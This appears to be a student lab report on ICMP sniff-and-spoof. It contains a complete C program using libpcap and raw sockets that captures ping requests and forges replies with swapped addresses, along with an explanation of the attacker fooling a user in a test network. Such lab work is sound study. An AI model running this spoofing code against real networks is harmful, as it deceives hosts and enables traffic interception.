


Figure 31




Figure 32

sniffex.c spoof.c spoof2.c snoof.c

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <pcap.h>
#include "myheader.h"

unsigned short int in_cksum(unsigned short *buf,int length)
{
		unsigned short *w = buf;
		int nleft = length;
		int sum = 0;
		unsigned short temp=0;

		/*
		* The algorithm uses a 32 bit accumulator (sum), adds
		* sequential 16 bit words to it, and at the end, folds back all the
		* carry bits from the top 16 bits into the lower 16 bits.
		*/
		while (nleft > 1)  {
				sum += *w++;
				nleft -= 2;
		}

		/* treat the odd byte at the end, if any */
		if (nleft == 1) {
				*(u_char *)(&temp) = *(u_char *)w ;
				sum += temp;
		}

		/* add back carry outs from top 16 bits to low 16 bits */
		sum = (sum >> 16) + (sum & 0xffff);      // add hi 16 to low 16
		sum += (sum >> 16);                      // add carry
	return (unsigned short int)(~sum);
}
void spoof_icmp_reply(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable=1;
    //Create a raw socket and set its options
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    //Provide needed information about destination
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;
    //Send the packet out
    if(sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info))<0)
    {
        printf("Packet not sent..\n");
        return;

    }
    printf("Sending the spoofed IP packet..\n");

    close(sock);
    printf("Spoofed packet sent to %s\n", inet_ntoa(ip->iph_destip));
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;
    if(eth->ether_type!= ntohs(0x0800))
    return;

    struct ipheader* ip = (struct ipheader*)(packet + SIZE_ETHERNET);
    int ip_header_len = ip->iph_ihl * 4;

    if(ip->iph_protocol == IPPROTO_ICMP)
    {
        struct icmpheader *icmp = (struct icmpheader *)(packet + SIZE_ETHERNET + ip_header_len);
        if(icmp->icmp_type!=8)
            return;

        printf("--------------------------\n");
        printf("       From: %s\n",inet_ntoa(ip->iph_sourceip));
        printf("       To: %s\n",inet_ntoa(ip->iph_destip));
```

```c
        printf("Protocol: ICMP\n");

        char buffer[PACKET_LEN];
        memset(buffer, 0, PACKET_LEN);
        memcpy((char *)buffer, ip, ntohs(ip->iph_len));
        struct ipheader* newip = (struct ipheader *)buffer;
        struct icmpheader* newicmp = (struct icmpheader *)(buffer + ip_header_len);
        newicmp->icmp_type = 0;
        newicmp->icmp_chksum = 0;
        newicmp->icmp_chksum = in_cksum((unsigned short *)newicmp, sizeof(struct icmpheader));

        newip->iph_ttl = 20;
        newip->iph_sourceip = ip->iph_destip;
        newip->iph_destip = ip->iph_sourceip;
        spoof_icmp_reply(newip);

    }
}
void main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp";
    bpf_u_int32 net;

    handle = pcap_open_live("enp0s3", PACKET_LEN, 1, 100, errbuf);
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle);

}
```

Figure 33




Figure 34

Observation:
User pings a host 10.0.2.5 on the network, the attacker sniffs the ICMP request, immediately spoofs the ICMP reply to the source of the ICMP request. The user receives the ICMP reply from the attacker as shown in the wireshark capture.

Explanation: Snoofing is sniffing for the request and immediately sending the reply. The user pings a host 10.0.2.5, the attacker on 10.0.2.6 receives the ICMP packet using pcap which listens to traffic (promiscuous mode on), spoofs an ICMP reply using raw socket by replacing the source ip as the destination ip and the destination ip as the source ip. The fields in the ip header and the icmp header are spoofed by the attacker. When the reply is sent to the User, it seems like he gets a normal reply from the host he pings to. The wireshark capture proves our results.